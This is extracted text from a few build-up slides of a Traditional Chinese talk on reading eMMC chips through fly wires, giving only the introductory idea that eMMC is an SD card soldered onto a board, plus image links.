
透過飛線讀取 eMMC

- SD 卡 = 記憶體 + 控制器




透過飛線讀取 eMMC

- SD 卡 = 記憶體 + 控制器
- eMMC = 燒在板子上的 SD 卡




透過飛線讀取 eMMC

- SD 卡 = 記憶體 + 控制器
- eMMC = 燒在板子上的 SD 卡
- 想讀 eMMC ?


